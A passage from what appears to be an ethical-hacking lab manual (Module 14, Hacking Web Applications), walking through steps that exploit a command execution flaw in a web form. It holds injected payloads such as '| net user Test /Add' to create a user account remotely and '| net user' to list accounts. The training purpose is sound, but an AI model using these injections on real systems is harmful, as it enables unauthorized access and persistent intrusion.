


Module 14 – Hacking Web Applications

33. Now, use the command execution vulnerability and attempt to add a user account remotely.
34. Create an account named **Test**. To do so, type | net user Test /Add and click **Submit**.




35. The **command completed successfully** notification appears and a user account named **Test** is created.




Module 14 – Hacking Web Applications

36. To view the new user account, type the command | **net user** and click **Submit**.

